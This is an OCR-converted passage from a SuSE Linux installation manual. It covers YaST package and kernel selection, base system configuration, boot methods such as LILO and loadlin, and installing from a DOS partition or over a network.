


Figure 2.10: YaST – Configuration selection

'`Add`' This menu option will add the list of packages from the selected package configuration menu option to the currently installed package configuration.

'`Replace`' With this option you can replace the currently installed package configuration list with the selected package configuration. You may be asked if you want to delete packages which do not belong to the configuration.

'`Abort`' This menu option will bring you back to the previous screen.

2.2.8 Installing System Software and Programs

After all of this preparatory work we are finally ready to fill the hard drive with great software!

- You can start installing the software packages with '`Start Installation`'. On the screen, YaST will show you the status of each package as it is installed, as well as the total number of packages installed and the number of packages remaining.
- You will be prompted for the other CD's as necessary.
- When the packages have all been installed, return to the main menu by selecting the menu option '`Main menu`'.

Possible problems

- If your system has just a "small amount" of RAM (<16 MB), then initially only the packages from the first CD-ROM can be installed. The packages from the other CD's will be installed later (Section 2.2.10 page 42).
- If you are having trouble copying the software, this is usually caused by hardware problems.

  If you have a SCSI system, make sure you double-check the cables and termination. It might also be helpful if you remove all external devices, scanners etc. from the SCSI bus during the installation. You should also consider using kernel parameters: the most important ones are listed in Section 14.3.1 page 384.

  In case you are having problems with an ATAPI device, please refer to Section 2.8.5 page 63.

Now remove all disks and CD-ROM's from their drives, as the computer will now be prepared for the initial system start. Then YaST will guide you through the system base configuration. . .

2.2.9 Selecting a Kernel for the System

The base system has been successfully installed on the hard drive.

Now you must install the appropriate ☞*Kernel* for the system, the boot loader, LILO is set up on the hard drive, and the first software and hardware components will be configured.

Kernel

- The '`standard kernel`' is suitable for most systems.
- The '`kernel with SMP support`' should be used for multi-processor systems.
- The '`kernel with APM support`' contains support for "Advanced Power Management".




Figure 2.11: YaST – Selecting the kernel

Caution

If your processor is not 100% Pentium, please select '`kernel for computers with 386 or 486 processors`'. You must use this kernel for a Cyrix 686, for example. Selecting the wrong kernel could lead to a "`kernel panic`"; see also `http://sdb.suse.de/sdb/de/html/cyrix686.html`.

YaST will copy the selected kernel to `/boot/vmlinuz` and the kernel configuration file to `/usr/src/linux/.config`. This file exactly describes the installed kernel and the modules belonging to it.

LILO

The question '`Would you like to configure LILO?`' should only be answered with'`yes`' if you're *positive* that the installed system can be booted with LILO (see Figure 3.21 page 106; generally speaking this is the case for DOS and Windows 95/98 – but for Windows NT things look a little different (see Section 4.7.2 page 132)! Tips on filling out the necessary forms can be found in Section 3.6.2 page 105.

2.2.10 Base System Configuration with YaST

After selecting the kernel you must finish the rest of the base configuration. The first software and hardware components are configured.

- Now you are prompted to select the appropriate time zone (Figure 2.12 on the following page). You will have to search through the long list of time zones to find the one that is appropriate for your location. You will also be prompted to select either '`GMT`' or '`Local time`'. You should select '`Local time`' unless your system clock (the one in your BIOS) is already set to Greenwich Mean Time.




Figure 2.12: YaST – Selecting a time zone

The computer time can be set to *local time* or to *Greenwich Mean Time* (GMT). '`GMT`' is set by default; select '`local time`' if your computer is set up this way.

Network configuration

- The following screens that appear are for setting up your network configuration:
  - Host - and Domain name (Figure 2.13 on the next page). Unless you have been given a Fully Qualified Domain Name (from either your ☞*System administrator* or your ☞*ISP*), you can choose whatever you like for a Host and Domain name. If you are planning on connecting to the Internet or an intranet, you should make sure that you correctly specify a name. For example `earth.cosmos.com`. – where `earth` is the Host name and `cosmos.com` is the Domain name.
  - Only`loopback`, or `Real Network`? If your computer has *no* network card, you can select `loopback` and you will *not* be prompted for a detailed network configuration.
  - If you select `Real Network`, you will be prompted with additional network-related questions: DHCP client, Network type (for Ethernet cards,select `eth0`), IP address, Netmask, Gateway, inetd, portmap, NFS server, `From` address for Newsgroup postings, Name Server, IP address, selection of kernel module for network card support and Sendmail configuration (`sendmail.cf`).
- Selecting the `sendmail.cf` for the mail system (Figure 2.14 page 42); refer also to Section 6.8 page 195.

The details collected until now are saved and written to the various configuration files by SuSEconfig. YaST terminates and various messages on the state of the system appear on the screen…




Figure 2.13: YaST – Host - and Domain name

sword

- After some system messages, you will see a welcome message, `"Welcome to SuSE Linux"`. Here your full attention is required: you are prompted for the `'root'` password (☞*System administrator*). You should choose this password carefully, and not forget it. You should not use "empty spaces" or special characters (unless you know what you are doing). Please note that only the first 8 characters are evaluated.

Login

- YaST now suggests you create an "example" user account. You should do this, because it is *not* recommended that you login as `'root'` and use the `'root'` account to perform your normal daily activities. For this you should preferably create and use your own personal account for daily activities. Think of a simple name for your user account (without spaces, and no longer than 8 characters), for example your initials, or `newbie`. When you create this account you should also be careful *not* to forget the password!

Modem

- YaST will ask you if you want to configure your modem. If you have a modem, you can do this now, or you can configure the modem later on. If you choose '`Yes`', YaST will prompt you for the serial port to which the modem is attached. Please note that "Winmodems" are *not* supported in Linux (see `http://sdb.suse.de/sdb/en/html/cep_winmodem.html`).

Mouse

- YaST will then ask you if you want to configure your mouse. If you want to, then select '`Yes`'. Choose your mouse type from the list that appears (Figure 2.16 page 44). If you are using a serial mouse, YaST will also prompt you for the appropriate serial port (Figure 2.15 page 43). Choose the correct serial port from the list.

- You should choose to have the program gpm automatically started on system startup (Figure 2.17 page 45). If you have problems later with gpm, you can choose to not have it started on startup (see Section 17.6 page 466).

Additional CDs

If additional packages need to be installed from the CD-ROM's (see Section 2.2.8




Figure 2.14: YaST – Selecting a mail system

page 38), YaST will do this now...

- YaST will ask you to insert the other CD's, [1] so that the remaining software can be installed; the last CD will only be needed if you have *explicitly* chosen to install the package source code – this is not normally the case!
- YaST will exit now and prompt you to press ⏎.

The installation of your SuSE Linux is now complete.

2.2.11 Logging in After Your First Installation

'root'
login:
Password:

Some configuration scripts will be run in the background. At this point you can log in as `'root'` in the foreground, for example on Console 1. At the login prompt `"Login:"`, enter `root` and you will be prompted for the `"Password:"`. Here you should enter the password that you gave for the `'root'` user (see Section 2.2.10 on the page before). Do not confuse this password with the password of the "Example user"!

For more information on the login procedure, see Section 19.1 page 495.

The Linux-☞*Prompt* appears and you can now start working; this is what the prompt looks like:

```
earth: #
```

For example, the command **`ls -a`** can be used to view the contents of the current directory, which in this case will be the `'root'` user's home directory.

```
earth: # ls -a
```

[1]The SuSE Linux DVD ROM contains all of the packages on one single CD. If you are installing from the DVD ROM, you will not be prompted for another CD-ROM.




Figure 2.15: YaST – Selecting interface for modem and mouse

The program **yast** will start YaST, which can be used to make changes to your system configuration:

```
earth: # yast
```

If you start YaST (**yast**) you can select the menu option '`System Administration`' and the sub-menu '`User administration`' to create new user accounts.

You can continue with the sub-item '`Configuring XFree86™`'; via this item the graphical interface can be set up (see also Section 8.3 page 234).

Note

Configuration scripts will be running automatically in the background (indexing manpages, setting up Perl, etc..). On computers with limited memory and slow CPUs, this procedure can take up to an hour to complete. If you decided to "reboot" your computer before these scripts are finished, YaST will automatically continue processing the scripts from where it left off!
You can view the status of these scripts on ☞*Console* 9. To see this console, press the `Alt` + `F9` keys simultaneously. Once the scripts are completed, the following message will appear:

"Have a lot of fun!"

After the installation is complete, additional configurations can be made; see the hints given in Section 2.1.17 page 26 about printing, Internet and hardware connection.




Figure 2.16: YaST – Selecting mouse driver

Caution

You should never switch off a Linux computer directly. Either use the function provided by KDM or the commands presented in section 19.2 page 496 to "shut down" the computer. If the computer is not shut down properly, a filesystem check must be carried out the next time the machine boots – this takes some time, and in exceptional cases, the check is not sufficient to re-store all files which may have been damaged.

2.3 How Should SuSE Linux Be Started?

The SuSE Linux system is now almost completely installed. The final question is how you want to boot your system normally (☞*Booting*).

The following section describes the options you have for booting your SuSE Linux system. The best boot method for you will depend on your computer experience, as well as your intended use of Linux.

Boot disk: You can boot Linux from a *Boot disk* ("Boot floppy"). This choice will always work (as long as the boot disk does not get corrupted) and it is easy. The boot disk may have been created during the installation (in Section 2.1.9 page 23)

The boot disk is a good interim solution, in the event that you are having problems configuring another boot method, or if you have not yet decided between the various boot methods. If you have OS/2 or Windows NT, you may find the boot disk a good solution.




Figure 2.17: YaST – Starting the gpm

loadlin: The loadlin boot option can be configured as follows:

- The computer must be running either in DOS Real mode or have a VCPI server in virtual 8086 mode [2] In other words: this method will *not* function in Unix, OS/2, Windows NT or in a DOS window on a Windows 95/98 machine. It does, however, function well from MSDOS or from Windows 95/98 in DOS mode.
- Your computer must have enough DOS memory available: There must be 128 KB available below the 640 KB limit, the rest can be on extended/EMS/XMS memory.

Loadlin is fairly labor intensive to set up, but it can be easily integrated into the Windows 95/98 boot menus. This requires a manual editing of configuration files. One of the biggest advantages of loadlin is that nothing gets installed into the ☞*MBR* (*Master Boot Record*) of the hard drive. Thus, to other operating systems, Linux partitions will appear as an unknown type.

To install loadlin, you need to know a little about Linux and DOS. You should also be able to create configuration files with an ☞*Editor*. You can find details of this in Section 4.9 page 140. If you make a mistake in the Windows95/98 boot menus, this could cause problems. In the event of an extreme error, you may loose access to your Windows hard drive. *Before* you start modifying your Windows boot menu, make sure that you can boot your Windows operating system with a boot floppy.

LILO: The universal and technically elegant solution for booting your system is LILO. The LILO boot menu can be configured to give you a choice of operating systems to boot, before anything is booted. With YaST it is relatively easy to configure and install LILO (see Section 3.6.2 page 105). LILO must be installed in the boot sector of your hard drive, and this is not without some

[2] A VCPI server is accessed by the program emm386.exe.

risk. To install it correctly you will need to know a bit more about the boot process than the average user. You should be comfortable enough with the main LILO configuration file to edit it. You are well advised to learn how to uninstall LILO in the event that you have difficulties. Details on LILO and the boot process can be found in Section 4.3 page 119. LILO is considered the best boot method, but we should warn you here that it is a bit more difficult to configure than a simple boot disk.

Caution

There are BIOS variants which check the structure of the boot sector (MBR), and after a LILO installation erroneously display a virus warning. This problem can be easily removed by entering the BIOS and looking for corresponding adjustable settings; for example, you should switch off '`virus protection`'. You can switch this option back on again later; this feature is unnecessary, however, if Linux is the only operating system you are using.

A detailed discussion of various boot methods, especially of LILO and loadlin can be found in Chapter 4 page 117 pp.

Other Boot Managers

Because of the increasing importance of Linux, some creators of commercial boot managers have included options for booting Linux in their products. Best known among boot managers are System Commander Deluxe and Partition Magic. In addition to help screens at boot time, many of these packages offer a lot of functionality. For example it is possible to extend existing FAT32 partitions or to change FAT16 partitions into FAT32. You can *not* find these programs on the installation CD's and we do *not* offer *Installation support* for these products!

2.4 Installation Without a Supported CD-ROM Drive

What do you do if a standard installation via the CD-ROM drive is not possible? Your CD-ROM drive might not be supported if it is an older, "proprietary" model. Or it might be your second computer, (a Notebook, for example) which might not even have a CD-ROM drive, but instead has an Ethernet adapter or a PLIP cable…

SuSE Linux provides ways of installing a system to such a machine without using a supported CD-ROM drive:

- from a DOS partition (section 2.4.1 on the next page)
- via a network connection: NFS or FTP via ethernet, or PLIP (section 2.4.2 page 49)

2.4.1 Installation from a DOS Partition

What's it all about?

This involves (partially) copying Linux software to a DOS partition on the hard drive, if the standard kernel on the CD does not support your CD-ROM drive, or if Linux does not support the drive at all. Then you cannot use the CD-ROM drive in Linux, temporarily, or at all.

Requirements

You are using DOS, Windows or OS/2 and cannot use your CD-ROM and you know that Linux does not support your CD ROM. You have enough space on your DOS, OS/2 or Windows partition (3.11 or 95/98) and your computer has enough ☞*Memory*.

Step by step...

This is how you should copy all the required files to the hard drive (if you do not want to carry out the following steps individually, the batch file `lhdsetup.bat` in the directory `\dosutils` may be of help to you):

1. Create a directory to where the files should be copied. It doesn't matter what it is called, in our example it is named `\emil`.
2. Beneath the directory `\emil` you will need another directory, `suse`, and there, in turn, at least the directories `a1`, `images` and `setup`. These are necessary for the base installation of Linux. Create these directories now. Diagram 2.18 on the next page, shows the complete file tree needed.
3. Copy the files from `\suse\a1` of the first CD to `\emil\suse\a1` on your hard drive: if you have enough space on your DOS partition then you can copy the complete tree, `\suse` from the CD to `\emil\suse`.
4. In `\suse\images` select a kernel which supports your hardware. More detailed information about which kernel supports which hardware can be found in `\suse\images\readme.dos`.

   Copy this kernel to `\emil\suse\images`. A kernel consists of four files (see above): the kernel without an extension and those files with the extensions `.ikr`, `.inf` and `.map`. If space on your hard drive is not an issue, you can copy all the kernels into this directory. You can then choose your kernel later on.
5. To be on the safe side, copy the files
   `\suse\images\root` and `\suse\images\initdisk.gz` to
   `\emil\suse\images`.
6. Copy `\suse\setup\loadlin.exe` to `\emil\suse\setup`.




Figure 2.18: Directory structure for the installation

7. Now unpack the file `\suse\setup\root` and copy it to `\emil\suse\setup`; to do this, use the DOS version of gzip from the directory `\dosutils` of the CD:

   ```
   C:> cd \emil\suse
   C:> gzip -dc < images\root > setup\inst-img
   ```

   This file is relatively big, but it is only needed while doing the first installation. When the base system is up and running, you will be able to install additional packages from a DOS partition; then the file `inst-img` can be removed.

   ```
   C:> cd \emil\suse
   C:> gzip -dc < images\root >
     setup\inst-img
   ```

8. Create the directory `\emil\suse\setup\descr` and copy all files from `\suse\setup\descr` to it.

9. If there is some space left on your hard drive, you can copy `\suse\setup\du` to `\emil\suse\setup\du`, which you have to create in advance. These files are not really necessary but will help you later for showing you how much space is left and how much is already occupied. If you have enough space, then this is quite useful.

10. You now have everything that is essential for installing Linux on your hard drive. But all other software is still missing. Since your CD-ROM is not supported by Linux, you have to install everything step by step, which means that you have to copy everything you want onto the hard drive, install it from

there using YaST, and then delete it again from the hard drive. You don't have to do that right now, but if you already know what you're going to use, you can start now: just create the corresponding directory in `\emil\suse` and copy the relevant files there. You can find all packages with their contents in the online documentation of the CD or in the package descriptions.

Now the installation can begin as described in section 2.2.2 page 28.

When linuxrc asks for the `source` medium (section 2.2.3 page 29), you should enter '`hard drive`', and the question about the hard drive partitions is answered with the ☞*Device* of your DOS partition. This is normally `/dev/hda1` or `/dev/sda1` if DOS resides on the first primary partition.

If you stuck to the example above, the `source` medium – this is the next question – should be specified as `emil`. Then the installation proceeds as described in section 2.2.4 page 32 pp.

Under no circumstances should you, when asked about partitioning, specify the '`Use whole hard disk`' – this would undo all your preparations.

2.4.2 Installation from a Source in the "Net"

We do not offer support for this method of installation (see section A.1.2 page 520). It is only recommended for experienced computer users.

What's it all about?

There is *no* CD-ROM installed in the machine you want to install Linux on. There is no DOS partition either. You are capable of connecting to a remote machine that has an installed CD-ROM or a machine with the CD copied to a hard disk over the network

– as described in section 2.4.1 page 47.

In addition it is necessary to copy the files `.S.u.S.E-disk*` from the CD-ROM to the hard drive; in Linux this can be abbreviated in the following way:

```
earth: # cp /cdrom/.S* /emil
earth: # cp -a /cdrom/suse /emil
```

This "other" computer must "export" the directory in a suitable manner.

Step by step

1. Start the installation of the client as specified in section 2.2.1 page 28 ff.
2. Continue with the installation as described in section 2.2.3 page 29, but:
   - When you come to '`Kernel modules`', select '`Networking cards`' and load the necessary driver. This is not necessary if you are installing via PLIP.
   - When linuxrc asks you for a '`Source medium`', you should enter '`Network (NFS)`' and go through the menu for network configuration. An alternative is to install via FTP.
3. Finish up the installation as given in section 2.2.4 page 32.

Possible problems

- The installation aborts before it has actually started, because the installation directory of the “other” machine wasn’t exported with `exec` permissions. Correct this and start again.
- The server does not know the computer on which SuSE Linux is to be installed. Enter the name and IP address of the computer which is to be newly installed into the file `/etc/hosts` of the server.

2.5 Installation Using setup and loadlin

2.5.1 Putting Windows 95/98 into DOS mode

You must switch your computer to real mode in DOS to proceed with the installation.

The program loadlin which is called up by the installation program setup.exe is an MS-DOS program which is only able to load the Linux kernel to memory and start it for the ☞*Base-Linux* into memory and start it if either the CPU runs in real mode or a VCPI server[3] is active. The DOS window of Windows 95/98 runs in virtual 8086 mode but does not offer a VCPI server. This is why setup does not work here.

Step by step

There are two alternatives: switching to DOS mode from Windows 95/98 or booting your computer and selecting command line input (DOS).

If Windows 95/98 is already running, click on '`Start`', '`Shut down`', '`Restart the computer in MS-DOS mode`'.

Or if you are just booting, you can press F8 at the Windows start and choose '`command line input`'.

Possible problems

Problems may arise if you have a non-US keyboard in MS-DOS or the driver for your CD-ROM is not loaded:

- In DOS mode, if German umlauts and special keys do not work, see section 2.8.2 page 62.
- In DOS mode, if you cannot switch to your CD-ROM drive, see section 2.8.3 page 62.

2.5.2 Invoking setup and First Steps with setup

What's it all about?

setup.exe starts your ☞*Base-Linux* which enables you to proceed with the actual Linux installation. We use the program until we have to choose between two alternative methods of starting the base Linux.

You have started MS-DOS or an MS-DOS window (not in protected mode). The first CD is in your CD-ROM drive and you can access it.

With the help of the program setup.exe you will get a base Linux system started, which later allows the actual Linux installation to take place. Start setup.exe now and and go through the steps until you reach the point where you have to

[3] e. g., provided by emm386.exe.

decide between one of two alternatives, namely booting with boot disks or with loadlin from CD.

Step by step

Here's how to proceed:

1. Start **setup.exe** in the root directory of your CD.
2. Select a language; for an 'English' installation just highlight, and press ↵.
3. Enter your CD-ROM drive letter (e. g., E: on DOS). This may have changed due to a DOS partition having been added.
4. setup.exe welcomes you; we reply to such a nice gesture by pressing ↵.
5. The following sections will explain the booting of the base-Linux. (see section 2.5.3, below).

2.5.3 How Do I Boot the Base-Linux from setup?

There are two methods of booting your base-Linux from setup: either with boot disks or directly from CD-ROM using loadlin. Now you have to decide which one to choose.

Additional information

The easiest and most convenient way is to start your base-Linux directly from CD using loadlin.exe. It runs on DOS, loads a kernel image from CD into RAM and starts executing kernel code. In order for this to function, the computer has to be running in real mode or a VCPI server[4] needs to be active in virtual 8086-mode. It is not possible to use the DOS box of OS/2 DOS or Windows NT.

Booting via disks is almost always possible but is a little more tricky and requires a bit more time. We are talking here about the disks created by setup. The easiest way of all is to use the SuSE boot disk (or to boot from CD). We will explain these options later, but for now let's stick to the option of creating floppy disks with setup, or loading the kernel directly with loadlin.

Recommendation

Take the "*loadlin way*" whenever possible as long as your CD-ROM is supported and you are not working in OS/2 or Windows NT. If in doubt, just try it. If this fails, you only need to start again at section 2.5.2 on the page before and choose the *"floppy method"*.

[4] Ein VCPI server is provided, for example, by emm386.exe.

2.5.4 Installing loadlin and Loading Base-Linux

In this step you will install and use loadlin. Then you will start a kernel from DOS and bring up your ☞*Base-Linux*.

Requirements

If you have made it this far and are ready for your first Linux prompt, then you have fulfilled all requirements!

Details

Setup now creates the directory `\loadlin` in your DOS partition. The files `setup.exe`, `loadlin.exe`, `Linux.bat` and the selected kernel (`zimage`) are copied to this directory. If you want to start Linux later, just enter **`Linux.bat`**, adding the root partition as parameter. Assigning the root partition is covered in section 2.11.2 page 77.

At the end of this step, the kernel is loaded and started.

Step by step

Now proceed to install loadlin to start your ☞*Base-Linux*.

1. Choose '`loadlin`' and press ⟵.
2. The box displays your RAM size. Normally, this should be correct and you should confirm by pressing ⟵. If the size doesn't match, please correct it.
3. Now you have to state whether your CD-ROM drive is supported. You have already answered this question – give the same answer as in section 2.7.4 page 61.
   - If Linux supports your CD-ROM drive, just press ⟵.
   - If your drive is not supported, you have already copied files to a DOS directory in section 2.4.1 page 47. Just select '`Hard disk`' and press ⟵. Next, enter the path where you copied `suse` to. In our example, in section 2.4.1 page 47, we used `\emil`. So we need to enter `\emil`. You don't need to enter the directory beneath it, `suse`.
4. Now you need to select a suitable kernel.
5. This step deals with kernel parameters. You can specify one parameter per line, an empty line means *finished*.

   A detailed description of kernel parameters may be found in section 14.1 page 383. A complete list of kernel parameters relevant for the installation can be found in section 14.3.2 page 385.
6. Now you are asked whether to install loadlin. Just answer '`Yes`'. setup now creates the directory `\loadlin` and copies the files there.

7. Now we can start ☞*Base-Linux* with the option '`Load Linux`'. You should see one or two pages scrolling by. If everything went well, linuxrc will welcome you. You may scroll through the kernel messages with `Shift` + `PgUp` and `Shift` + `PgDn`.

Now the installation can start, as described in detail in section 2.2.3 page 29.

Possible problems

Problems here could occur at two points: either loadlin cannot load the kernel or the kernel has problems with the hardware:

- there is too little memory for loadlin to load the kernel. See section 2.8.8 page 65.
- loadlin cannot start the kernel. It runs in virtual 8086 mode but there is no VCPI server present. See section 2.8.10 page 65.
- loadlin fails. See section 2.8.9 page 65.
- The CD is damaged. See section 2.8.4 page 62.

2.6 Automatic Installation and Configuration of SuSE Linux

Why Automatization?

The automatic installation and configuration of Linux systems allows you to assemble a unified server landscape. Even for client installations, automatic installation is preferable – above a certain number – to a manual installation. This standardization involves the state of the system versions and the software, file system structures and configuration files. The automatization guarantees that an installation method which has once proven successful can be used on a computer at any time, without expert knowledge. In this way it is also possible to expand the server landscape without problems. This standardization is an obvious help for system administrators: if the same configuration structures are required, you don't need to search for configuration files on every server each time an installation is performed. The software behaves as expected, since the same versions are being used. Bugfixes will take effect across the whole server landscape.

All these effects improve the quality of production.

2.6.1 An overview of ALICE

ALICE *__A__utomatic __L__inux__I__nstallation and __C__onfiguration __E__nvironment* integrates the installation and essential areas of configuration.

Due to the CVS-based behavior of the configuration data, you can maintain this configuration data from various locations, and using different users.

